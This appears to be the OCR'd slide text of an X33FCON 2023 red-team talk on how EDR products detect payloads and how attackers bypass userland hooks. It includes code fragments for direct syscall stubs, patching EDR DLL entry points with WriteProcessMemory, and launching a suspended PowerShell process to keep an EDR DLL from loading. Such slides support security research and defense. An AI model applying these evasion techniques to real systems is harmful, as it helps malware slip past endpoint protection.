
# X33FCON 2023

# CAT & MOUSE – OR CHESS?

Fabian Mosch

# 00

## AGENDA




# AGENDA

- Whoami
- How EDRs detect malicious Payloads
- Published userland hooking bypass techniques
- The idea for a new approach
- Challenges in the implementation
- The Proof of Concept

# 01

## WHOAMI




# WHOAMI


- Teamleader Pentest/Red-Team @r-tec
- Breaking into company environments at work & escalating privileges
- Inspired by the community, likes to share knowledge
- Publishing Tools/Scripts on Github, Blogposts, YouTube-Videos
- Special interest in AV/EDR Evasion topics


# 02

## HOW EDR‘S DETECT MALICIOUS PAYLOADS



# HOW EDR'S DETECT MALICIOUS PAYLOADS




User Land:

- Static & Dynamic Analysis
- Userland-Hooking
- Stack Trace Analysis


Kernel Land:

- Kernel Callbacks
- ETW Threat Intelligence (ETWti)

# HOW EDR'S DETECT MALICIOUS PAYLOADS

## Userland Hooks


- Memory Windows API patching
  - The `jmp` goes to the EDR DLL
- Input arguments analysis
- Malicious Payloads can be detected on runtime



# HOW EDR'S DETECT MALICIOUS PAYLOADS

## Userland Hooks – simle Example

- EDR checks the `startAddress` on runtime
  - A memory Scan for it's memory location is done
  - Yara rule finds Cobaltstrike/Sliver/Covenant Shellcode and verifies that as known malicious
  - The Process is killed




```
def NtCreateThreadEx(
    ref threadHandle as IntPtr
    desiredAccess as UInt32,
    objectAttributes as IntPtr
    processHandle as IntPtr,
    startAddress as IntPtr,
    parameter as IntPtr,
    inCreateSuspended as bool,
    stackZeroBits as Int32,
    sizeOfStack as Int32,
    maximumStackSize as Int32,
    attributeList as IntPtr) as UInt32:
    pass
```


# HOW EDR'S DETECT MALICIOUS PAYLOADS

## Kernel Callbacks

- Live interception / interaction
- Imaginable like Hooks but from Kernel land

## ETW threat intelligence

- Event based subscriptions
- Interaction after event capture
  - Stack Trace analysis
  - Memory Scans




Excerpt Kernel Callbacks[1]


| EventId | Event Description |
|---|---|
| 1 | THREATINT_ALLOCVM_REMOTE |
| 2 | THREATINT_PROTECTVM_REMOTE |
| 3 | THREATINT_MAPVIEW_REMOTE |
| 4 | THREATINT_QUEUEUSERAPC_REMOTE |
| 5 | THREATINT_SETTHREADCONTEXT_REMOTE |
| 6 | THREATINT_ALLOCVM_LOCAL |
| 7 | THREATINT_PROTECTVM_LOCAL |
| 8 | THREATINT_MAPVIEW_LOCAL |
| 11 | THREATINT_READVM_LOCAL |
| 12 | THREATINT_WRITEVM_LOCAL |
| 13 | THREATINT_READVM_REMOTE |
| 14 | THREATINT_WRITEVM_REMOTE |
| 15 | THREATINT_SUSPEND_THREAD |
| 16 | THREATINT_RESUME_THREAD |
| 17 | THREATINT_SUSPEND_PROCESS |

Excerpt TI Provider events[2]

[1] https://pre.empt.dev/posts/maelstrom-edr-kernel-callbacks-hooks-and-callstacks/#Kernel_Callbacks
[2] https://posts.specterops.io/uncovering-windows-events-b4b9db7eac54

# 03

# BYPASSING USERLAND HOOKS




# BYPASSING USERLAND HOOKS

Techniques with PoCs published in the last years:

- Unhooking
- Using Direct Syscalls
- Using Hardware Breakpoints
- DLL Entrypoint Patching

# BYPASSING USERLAND HOOKS

Unhooking:





https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

# BYPASSING USERLAND HOOKS

Using Direct Syscalls:

- Typically retrieved from:
  - Memory (HellsGate[1], RecycledGate[2],…)
  - Disk (GetSyscallStub – e.G. C# Dinvoke[3])
  - (Partially) Embedded (Syswhispers [1] [2] [3])




```
asm {
  mov r10, rcx
  mov eax, <syscall number>
  syscall
  ret
}
```

[1] https://github.com/am0nsec/HellsGate
[2] https://github.com/thefLink/RecycledGate
[3] https://github.com/TheWover/DInvoke
[4] https://github.com/jthuraisamy/SysWhispers
[5] https://github.com/jthuraisamy/SysWhispers2
[6] https://github.com/klezVirus/SysWhispers3

# BYPASSING USERLAND HOOKS

Using Hardware Breakpoints – TamperingSyscalls2[1]:

- Set Hardware Breakpoints for the Syscall start address




[1] https://github.com/rad9800/hwbp4mw/blob/main/TamperingSyscalls2.c

# BYPASSING USERLAND HOOKS

DLL Entrypoint Patching – SharpBlock[1]:

- Create a child Process with the `DEBUG_ONLY_THIS_PROCESS`[2] flag
- As Debugger, check for `LOAD_DLL_DEBUG_EVENT` events -> EDR DLL loading
- Patching the DLLs entrypoint – it exits without creating hooks

```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    return TRUE;
}
```


```
if (ShouldBlockDLL(dllPath)) {

    Tuple<long, long> addressRange = new Tuple<long, long>((long)imageBase, (long)imageB
    blockAddressRanges.Add(addressRange);

    Console.WriteLine($"[+] Blocked DLL {dllPath}");

    byte[] retIns = new byte[1] { 0xC3 };
    uint bytesWritten;

    Console.WriteLine("[+] Patching DLL Entry Point at 0x{0:x}", entryPoint.ToInt64());

    if (WriteProcessMemory(hProcess, entryPoint, retIns, 1, out bytesWritten)) {
        Console.WriteLine("[+] Successfully patched DLL Entry Point");
    } else {
```

[1] https://ethicalchaos.dev/2020/06/14/lets-create-an-edr-and-bypass-it-part-2/

[2] https://learn.microsoft.com/en-us/windows/win32/procthread/process-creation-flags

# 04

## THE IDEA FOR A NEW APPROACH



# THE IDEA FOR A NEW APPROACH

Inspiration: Alejandro Pinna - Bypass `AMSI` by hooking `NtCreateSection`[1]

- We hook an API from the DLL loading process, e.G. `NtCreateSection`
- Our hook checks for the target DLL being loaded
  - Return NTSTATUS fail
- The target DLL cannot get mapped into memory
- Initially used to bypass AMSI
- Target DLL has to be not loaded yet

[1] https://waawaa.github.io/es/amsi_bypass-hooking-NtCreateSection/

# THE IDEA FOR A NEW APPROACH

The problem with AV/EDR DLLs

- EDRs are like the white player in a Chess game[1]
  - They do the first move with hooks loaded directly via the kernel

- For any userland Process
  - The EDR DLL is loaded directly after `ntdll.dll`
  - Hooks are set even before other DLLs like `Kernel32.dll` are loaded


[1] https://bruteratel.com/release/2022/08/18/Release-Scandinavian-Defense/

# THE IDEA FOR A NEW APPROACH


The alternative:

- Suspended processes only have `ntdll.dll` loaded

```
tProcPath = newWideCString(r"C:\windows\system32\windowspowershell\v1.0\powershell.exe")

status = CreateProcess(
    NULL,
    cast[LPWSTR](tProcPath),
    ps,
    ts,
    FALSE,
    CREATE_SUSPENDED or CREATE_NEW_CONSOLE or EXTENDED_STARTUPINFO_PRESENT,
    NULL,
    r"C:\Windows\system32\",
    addr si.StartupInfo,
    addr pi)
```



